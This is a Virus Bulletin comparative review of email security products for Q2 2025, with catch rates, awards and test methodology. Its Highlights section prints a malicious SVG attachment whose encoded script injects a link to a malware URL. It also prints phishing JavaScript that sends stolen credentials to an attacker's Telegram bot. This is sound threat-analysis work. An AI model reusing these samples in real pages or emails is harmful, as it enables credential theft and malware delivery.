JUNE 2025

virus BULLETIN

Covering the global threat landscape

VBSPAM EMAIL SECURITY COMPARATIVE REVIEW JUNE 2025

Ionuţ Răileanu & Adrian Luca

In the Q2 2025 VBSpam test – which forms part of *Virus Bulletin*'s continuously running security product test suite – we measured the performance of a number of email security solutions against various streams of wanted, unwanted and malicious emails. Half of the solutions we tested opted to be included in the public test, the rest opting for private testing (all details and results remaining unpublished). The solutions tested publicly – and included in this report – were ten full email security solutions and one open-source solution.


In this comparative report on email security solutions, we analyse the efficacy of multiple platforms in detecting and blocking malicious content, with a particular focus on modern, evasive threats. All tested solutions demonstrated robust performance, achieving spam catch rates exceeding 90%, underscoring the general maturity of spam detection capabilities. However, our analysis also revealed areas of concern where sophisticated attack vectors are slipping through defences. Notably, we observed phishing campaigns leveraging .htm attachments embedded with JavaScript that exfiltrate credentials via Telegram's API, as well as malicious .svg attachments used to deliver payloads or redirect users through embedded scripts. These threats highlight the need for advanced behavioural analysis and payload inspection beyond traditional signature-based detection.

For some additional background to this report, the table and map below show the geographical distribution (based on sender IP address) of the spam emails seen in the test[1]. (*Note: these statistics are relevant only to the spam samples we received during the test period.*)

[1] For a number of samples (11,770 spam samples; 9.16% of the total) we were unable to find data about geographical location based on IP address.

#	Sender's IP country	Percentage of spam
1	Brazil	21.71%
2	China	16.15%
3	United States	13.92%
4	Japan	5.33%
5	Russian Federation	3.81%
6	Argentina	3.22%
7	France	1.29%
8	India	1.15%
9	Morocco	1.00%
10	Colombia	0.93%

Top 10 countries from which spam was sent.



Geographical distribution of spam based on sender IP address.

ISSN 1749-7027

AMTSO STANDARD COMPLIANCE


This test was executed in accordance with the AMTSO Standard of the Anti-Malware Testing Standards Organization. The compliance status can be verified on the AMTSO website:

- **AMTSO Test ID**: AMTSO-LS1-TP150
- **Link**: https://www.amtso.org/tests/virus-bulletin-vbspam-q2-2025/

HIGHLIGHTS

Malicious SVG attachments

A malware campaign that was missed by most of the participating solutions contained samples with an SVG attachment. The interesting part of the attachment was that it contained an embedded JavaScript code which further dynamically inserted HTML code into the 'Download' button.



SVG malicious sample.

```
<?xml version="1.0" encoding="UTF-8"?>
<svg width="500" height="500" xmlns="http://www.w3.org/2000/svg">
  <foreignObject x="0" y="0" width="500" height="500">
    <body xmlns="http://www.w3.org/1999/xhtml">
<text x="230" y="55" fill="gray" font-family="Arial" font-size="18" text-anchor="middle" dominant-baseline="middle">Click below to View – "SSA-2025-DUE3471.docm"</text>
<text x="230" y="55" fill="gray" font-family="Arial" font-size="18" text-anchor="middle" dominant-baseline="middle">Open the file only on a PC or Laptop. The file cannot be opened on mobile devices.</text>
    <iframe id="ASA" title="NSDAL" width="100%" height="100%" style="border:none"></iframe>
    <script>
      const MRTO = "PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgPG1ldGEgY2hhcnNldD0iVVRGLTgiIC8+CiAgPHRpdGxlPlEtVkx6RkVFRmpIakNTWHhETWRyYnpVbGZFUWZCcmN0WktzR0tlYlVQcUljRGZadGJobnc8L3RpdGxlPgo8L2hlYWQ+Cjxib2R5PgogIDxzdmcgaGVpZ2h0PSIxMDAiIHdpZHRoPSI0MzAiIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwL3N2ZyIgeG1sbnM6eGxpbms9Imh0dHA6Ly93d3cudzMub3JnLzE5OTkveGxpbmsiPgoKICAgIDwhLS0gUEREGIEljb24gLS0+CiAgICA8ZyB0cmFuc2Zvcm09IlRvdGFsIEEb3dubG9hZCBCdXR0b24gR3JvdXAgLS0+CiAgICA8cmVjdCB4PSIxMjAiIHk9IjMwIiB3aWR0aD0iNDAwIiBoZWlnaHQ9IjUwIiByeD0iMjUiIHJ5PSIyNSIgZmlsbD0iIzRDQUY1MCIgLz4KICAgICAgICA8dGV4dCB4PSIyMDAiIHk9IjU1IiBmb250LWZhbWlseT0iQXJpYWwsIHNhbnMtc2VyaWYiIGZvbnQtc2l6ZT0iMTgiIHRleHQtYW5jaG9yPSJtaWRkbGUiIGRvbWluYW50LWJhc2VsaW5lPSJtaWRkbGUiPgogICAgICAgIEVuYWJsZSBFZGl0aW5nCiAgICA8L3RleHQ+CiAgPC9zdmc+";
      const AFKL = atob(MRTO);
      const cacme = document.getElementById("ASA");
      cacme.contentDocument.open();
      cacme.contentDocument.write(AFKL);
      cacme.contentDocument.close();
    </script>
    </body>
  </foreignObject>
</svg>
```

The content of the SVG file.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8" />
  <title>Q-VLzFEEFjHjCSXxDMdrbzUlfEQfBrctZKsGKebUPqIcDfZtbhnw</title>
</head>
<body>
  <svg height="100" width="430" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">

    <!-- PDF Icon -->
    <g transform="translate(10, 20)">
      <rect width="40" height="60" fill="#ff0000" stroke="black" stroke-width="2" rx="5" />
      <text x="20" y="50" fill="white" font-family="Arial" font-size="18" text-anchor="middle" dominant-baseline="middle">
        PDF
      </text>
    </g>

    <!-- Download Button Group -->
    <a xlink:href="https://memberdisputeservice.de/ssa/" target="_blank">
      <g>
        <rect x="60" y="30" width="400" height="50" rx="10" ry="10" fill="#4CAF50" />
        <text x="230" y="55" fill="white" font-family="Arial" font-size="18" text-anchor="middle" dominant-baseline="middle">
        SSA-2025-DUE3471.docm</text>
      </g>
    </a>

  </svg>
</body>
</html>
```


The Base64 decoded part of the SVG file that inserted the link to the malicious URL.

We saw the active campaign for just under 40 minutes only, on 15 May, from 08:17 to 08:57 UTC. The samples all had the same subject, 'SSA-2025-DUE3471', and shared the same content.

At the time of our analysis, the URL leading to the malware wasn't available.

Credentials phishing with HTM attachment

The phishing sample that evaded most of the participants' filters contained an HTM attachment ('Invoice-376427.htm'). The email impersonated a legitimate invoice reminder and encouraged the recipient to view the 'secure document' by entering their email credentials.



Credentials-stealing phishing sample.

```
168
169     const message = `+ New Result 📬 \n\n+ ${email}\n+ ${name}`;
170     fetch(`https://api.telegram.org/bot${telegramBotToken}/sendMessage`, {
171       method: "POST",
172       headers: { "Content-Type": "application/json" },
173       body: JSON.stringify({
174         chat_id: telegramChatId,
175         text: message
176       })
177     }).then(() => {
178       document.querySelector('.overlay').style.display = 'none';
179     }).catch((err) => {
180       alert("Error opening document.");
181       console.error(err);
182     });
```

Telegram remote API call.

The .htm attachment contained:

- An input field labelled 'Password' – which was misleadingly used to collect email credentials.
- A button labelled 'View document' – which triggered a JavaScript function.

The malicious JavaScript collected the user's input from the text field and called a remote API that sent the victim's input (email and 'password') directly to a Telegram bot controlled by the attacker.

RESULTS

Of the participating full solutions, two – *Rspamd Premium* and *Zoho Mail* – achieved a VBSpam award, while eight – *Bitdefender GravityZone Premium*, *FortiMail*, *Mimecast*, *N-able Mail Assure*, *N-able SpamExperts*, *Net At Work NoSpamProxy*, *SEPPmail.cloudfilter* and *Sophos Email* – were awarded a VBSpam+ certification.

(Note: since, for a number of products, catch rates and/or final scores were very close to, whilst remaining a fraction below, 100%, we quote all the spam-related scores with three decimal places.)

Bitdefender GravityZone Premium

SC rate: 99.995%
FP rate: 0.00%
Final score: 99.995
Malware catch rate: 100.000%
Phishing catch rate: 99.999%
Project Honey Pot SC rate: 99.999%
Abusix SC rate: 99.981%
MXMailData SC rate: 100.000%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

Bitdefender continues its unbroken record with another VBSpam+ award. The product also managed to block all the malware samples, and its performance was further enhanced by no false positives of any kind.

Fortinet FortiMail

SC rate: 99.964%
FP rate: 0.00%
Final score: 99.964
Malware catch rate: 100.000%
Phishing catch rate: 99.970%
Project Honey Pot SC rate: 99.971%
Abusix SC rate: 99.949%
MXMailData SC rate: 99.910%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

In this test *Fortinet* showed a similarly impressive performance to those we have seen from it previously and it easily earns VBSpam+ certification. A higher than 99% catch rate on the phishing corpus and perfect scores on both the malware corpus and the legitmate feeds complete the picture.

Mimecast

SC rate: 99.709%
FP rate: 0.00%
Final score: 99.709
Malware catch rate: 100.000%
Phishing catch rate: 99.980%
Project Honey Pot SC rate: 99.634%
Abusix SC rate: 99.920%
MXMailData SC rate: 100.000%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

No malware sample was able to get past *Mimecast*'s filters, and there were no false positives of any kind. With a very decent final score of 99.709, the product earned VBSpam+ certification.

N-able Mail Assure

SC rate: 99.948%
FP rate: 0.00%
Final score: 99.948
Malware catch rate: 100.000%
Phishing catch rate: 99.970%
Project Honey Pot SC rate: 99.975%
Abusix SC rate: 99.846%
MXMailData SC rate: 100.000%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

The second test of 2025 brings *N-able Mail Assure* another VBSpam+ award. In particular we highlight the lack of false positives and the higher than 99.90% phishing catch rate.

N-able SpamExperts

SC rate: 99.937%
FP rate: 0.00%
Final score: 99.937
Malware catch rate: 98.320%
Phishing catch rate: 99.970%
Project Honey Pot SC rate: 99.975%
Abusix SC rate: 99.846%
MXMailData SC rate: 99.690%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

With similarly impressive scores to those of its sister product, *N-able SpamExperts* also earns VBSpam+ certification.

Net At Work NoSpamProxy

SC rate: 99.962%
FP rate: 0.00%
Final score: 99.962
Malware catch rate: 100.000%
Phishing catch rate: 99.999%
Project Honey Pot SC rate: 99.994%
Abusix SC rate: 99.846%
MXMailData SC rate: 100.000%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

It was another balanced performance from *Net At Work*'s email security solution, which earns another VBSpam+ award to add to its collection. We highlight the lack of false positives and the higher than 99.95% spam catch rate.

Rspamd

SC rate: 91.003%
FP rate: 0.16%
Final score: 90.208
Malware catch rate: 76.530%
Phishing catch rate: 92.800%
Project Honey Pot SC rate: 90.157%
Abusix SC rate: 95.634%
MXMailData SC rate: 80.340%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

The open-source *Rspamd* found dealing with the malware samples a challenge. However, we continue to see good performances from the solution against phishing emails, in this case blocking more than 92% of the samples.

Rspamd Premium 3.10.2

SC rate: 98.217%
FP rate: 0.00%
Final score: 98.138
Malware catch rate: 99.760%
Phishing catch rate: 99.730%
Project Honey Pot SC rate: 97.876%
Abusix SC rate: 99.183%
MXMailData SC rate: 99.550%
Newsletters FP rate: 2.7%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

The upgraded *Rspamd* configuration significantly outperformed the basic version, successfully blocking 98.217% of spam samples and achieving a final score of 98.138, which earns it VBSpam certification.

SEPPmail.cloudfilter

SC rate: 99.989%
FP rate: 0.00%
Final score: 99.989
Malware catch rate: 100.000%
Phishing catch rate: 99.990%
Project Honey Pot SC rate: 99.991%
Abusix SC rate: 99.996%

MXMailData SC rate: 99.910%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

No malware was able to get past *SEPPmail.cloudfilter* in this test. Attaining a final score of 99.989 while scoring green in all the speed measurements and correctly classifying all the legitimate samples, the product easily earned VBSpam+ certification.

Sophos Email

SC rate: 99.988%
FP rate: 0.00%
Final score: 99.988
Malware catch rate: 100.000%
Phishing catch rate: 99.999%
Project Honey Pot SC rate: 99.987%
Abusix SC rate: 99.989%
MXMailData SC rate: 100.000%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

Sophos Email achieved a perfect malware catch rate and missed only one phishing sample, continuing to demonstrate its effectiveness as a robust email security solution. With a final score of 99.988, reliable speeds and zero false positives, the product earns VBSpam+ certification.

Zoho Mail

SC rate: 99.329%
FP rate: 0.00%
Final score: 99.329
Malware catch rate: 97.470%
Phishing catch rate: 99.870%
Project Honey Pot SC rate: 99.211%
Abusix SC rate: 99.746%
MXMailData SC rate: 99.280%
Newsletters FP rate: 0.0%
Speed: 10%: ●; 50%: ●; 95%: ●; 98%: ●

In this test *Zoho Mail* managed to correctly classify all the legitimate samples and blocked more than 99% of the malware and phishing emails. With a final score of 99.329 the product is awarded VBSpam certification.

APPENDIX: SET-UP, METHODOLOGY AND EMAIL CORPORA

The full VBSpam test methodology can be found at https://www.virusbulletin.com/testing/vbspam/vbspam-methodology/vbspam-methodology-ver30/.

The test ran for 16 days, from 12am on 3 May to 12am on 19 May 2025 (GMT).

The test corpus consisted of 129,754 emails. 128,466 of these were spam, 96,147 of which were provided by *Project Honey Pot*, with 27,853 provided by *Abusix*, and the remaining 4,466 spam emails were provided by *MXMailData*. There were 1,251 legitimate emails ('ham') and 37 newsletters, a category that includes various kinds of commercial and non-commercial opt-in mailings.

20 emails in the spam corpus were considered 'unwanted' (see the June 2018 report[2]) and were included with a weight of 0.2; this explains the non-integer numbers in some of the tables.

Moreover, 831 emails from the spam corpus were found to contain a malicious attachment while 40,914 contained a link to a phishing or malware site; though we report separate performance metrics on these corpora, it should be noted that these emails were also counted as part of the spam corpus.

Emails were sent to the products in real time and in parallel. Though products received the email from a fixed IP address, all products had been set up to read the original sender's IP address as well as the EHLO/HELO domain sent during the SMTP transaction, either from the email headers or through an optional XCLIENT SMTP command[3].

For those products running in our lab, we all ran them as virtual machines on a *VMware ESXi* cluster. As different products have different hardware requirements – not to mention those running on their own hardware, or those running in the cloud – there is little point comparing the memory, processing power or hardware the products were provided with; we followed the developers' requirements and note that the amount of email we receive is representative of that received by a small organization.

Although we stress that different customers have different needs and priorities, and thus different preferences when it comes to the ideal ratio of false positive to false negatives, we created a one-dimensional 'Final score' to compare products. This is defined as the spam catch (SC) rate minus five times the weighted false positive (WFP) rate. The WFP rate is defined as the false positive rate of the ham and newsletter corpora taken together, with emails from the latter corpus having a weight of 0.2:

WFP rate = (#false positives + 0.2 * min(#newsletter false positives , 0.2 * #newsletters)) / (#ham + 0.2 * #newsletters)

[2] https://www.virusbulletin.com/virusbulletin/2018/06/vbspam-comparative-review
[3] http://www.postfix.org/XCLIENT_README.html

while in the spam catch rate (SC), emails considered 'unwanted' (see above) are included with a weight of 0.2. The Final score is then defined as:

Final score = SC - (5 x WFP)

In addition, for each product, we measure how long it takes to deliver emails from the ham corpus (excluding false positives) and, after ordering these emails by this time, we colour-code the emails at the 10th, 50th, 95th and 98th percentiles:

- (green) = up to 30 seconds
- (yellow) = 30 seconds to two minutes
- (orange) = two to ten minutes
- (red) = more than ten minutes

Products earn VBSpam certification if the value of the Final score is at least 98 and the 'delivery speed colours' at 10 and 50 per cent are green or yellow and that at 95 per cent is green, yellow or orange.

Meanwhile, products that combine a spam catch rate of 99.5% or higher with a lack of false positives, no more than 2.5% false positives among the newsletters and 'delivery speed colours' of green at 10 and 50 per cent and green or yellow at 95 and 98 per cent earn a VBSpam+ award.

Head of Testing: Peter Karsai
Security Test Engineers: **Klaudia Kitti Csia,** Adrian Luca, Ionuț Răileanu
Operations Manager: Bálint Tanos
Sales Executive: Allison Sketchley
Editorial Assistant: Helen Martin

Tel: +44 20 3920 6348 Email: editorial@virusbulletin.com
Web: https://www.virusbulletin.com/

	True negatives	False positives	FP rate	False negatives	True positives	SC rate	Final score	VBSpam
Bitdefender GravityZone Premium	1251	0	0.00%	6.2	128443.8	99.995%	99.995	SPAM + Verified
FortiMail	1251	0	0.00%	46.2	128403.8	99.964%	99.964	SPAM + Verified
Mimecast	1251	0	0.00%	374.2	128075.8	99.709%	99.709	SPAM + Verified
N-able Mail Assure	1251	0	0.00%	67	128383	99.948%	99.948	SPAM + Verified
N-able SpamExperts	1251	0	0.00%	81	128369	99.937%	99.937	SPAM + Verified
Net At Work NoSpamProxy	1251	0	0.00%	49	128401	99.962%	99.962	SPAM + Verified
Rspamd	1249	2	0.16%	11556.8	116893.2	91.003%	90.208	
Rspamd Premium	1251	0	0.00%	2289.8	126160.2	98.217%	98.138	SPAM Verified
SEPPmail.cloudfilter	1251	0	0.00%	14	128436	99.989%	99.989	SPAM + Verified
Sophos Email	1251	0	0.00%	15.4	128434.6	99.988%	99.988	SPAM + Verified
Zoho Mail	1251	0	0.00%	861.4	127588.6	99.329%	99.329	SPAM Verified

	Newsletters		Malware		Phishing		Project Honey Pot		Abusix		MXMailData		STDev†
	False positives	FP rate	False negatives	SC rate	False negatives	SC rate	False negatives	SC rate	False negatives	SC rate	False negatives	SC rate	
Bitdefender GravityZone Premium	0	0.0%	0	100.000%	1	99.999%	0.8	99.999%	5.4	99.981%	0	100.000%	0.07
FortiMail	0	0.0%	0	100.000%	13	99.970%	28	99.971%	14.2	99.949%	4	99.910%	0.15
Mimecast	0	0.0%	0	100.000%	9	99.980%	352	99.634%	22.2	99.920%	0	100.000%	0.69
N-able Mail Assure	0	0.0%	0	100.000%	12	99.970%	24	99.975%	43	99.846%	0	100.000%	0.48
N-able SpamExperts	0	0.0%	14	98.320%	12	99.970%	24	99.975%	43	99.846%	14	99.690%	0.51
Net At Work NoSpamProxy	0	0.0%	0	100.000%	2	99.999%	6	99.994%	43	99.846%	0	100.000%	0.58
Rspamd	0	0.0%	195	76.530%	2946	92.800%	9463.2	90.157%	1215.6	95.634%	878	80.340%	5.76
Rspamd Premium	1	2.7%	2	99.760%	111	99.730%	2042.2	97.876%	227.6	99.183%	20	99.550%	2.02
SEPPmail.cloudfilter	0	0.0%	0	100.000%	4	99.990%	9	99.991%	1	99.996%	4	99.910%	0.09
Sophos Email	0	0.0%	0	100.000%	1	99.999%	12.2	99.987%	3.2	99.989%	0	100.000%	0.09
Zoho Mail	0	0.0%	21	97.470%	54	99.870%	758.8	99.211%	70.6	99.746%	32	99.280%	0.91

† *The standard deviation of a product is calculated using the set of its hourly spam catch rates.*

	Speed			
	10%	50%	95%	98%
Bitdefender GravityZone Premium	🟢	🟢	🟢	🟢
FortiMail	🟢	🟢	🟢	🟢
Mimecast	🟢	🟢	🟢	🟢
N-able Mail Assure	🟢	🟢	🟢	🟢
N-able SpamExperts	🟢	🟢	🟢	🟢
Net At Work NoSpamProxy	🟢	🟢	🟢	🟢
Rspamd	🟢	🟢	🟢	🟢
Rspamd Premium	🟢	🟢	🟢	🟢
SEPPmail.cloudfilter	🟢	🟢	🟢	🟢
Sophos Email	🟢	🟢	🟢	🟡
Zoho Mail	🟢	🟢	🟢	🟡

🟢 *0–30 seconds;* 🟡 *30 seconds to two minutes;* 🟠 *two minutes to 10 minutes;* 🔴 *more than 10 minutes.*

Products ranked by final score	
Bitdefender GravityZone Premium	99.995
SEPPmail.cloudfilter	99.989
Sophos Email	99.988
FortiMail	99.964
Net At Work NoSpamProxy	99.962
N-able Mail Assure	99.948
N-able SpamExperts	99.937
Mimecast	99.709
Zoho Mail	99.329
Rspamd Premium	98.138
Rspamd	90.208

Hosted solutions	Anti-malware	IPv6	DKIM	SPF	DMARC	Multiple MX-records	Multiple locations
Mimecast	Mimecast		√	√	√	√	√
N-able Mail Assure	N-able Mail Assure	√	√	√	√		
N-able SpamExperts	SpamExperts	√	√	√	√		
Net At Work NoSpamProxy	32Guards & NoSpamProxy		√	√	√	√	√
Rspamd Premium	ClamAV		√	√	√	√	√
SEPPmail.cloudfilter	SEPPmail, ClamAV & ESET	√	√	√	√	√	√
Sophos Email	Sophos	√	√	√	√	√	√
Zoho Mail	Zoho		√	√	√	√	√

Local solutions	Anti-malware	IPv6	DKIM	SPF	DMARC	Interface			
						CLI	GUI	Web GUI	API
Bitdefender GravityZone Premium	Bitdefender	√				√		√	√
Fortinet FortiMail	Fortinet	√	√	√	√	√		√	√
Rspamd	None					√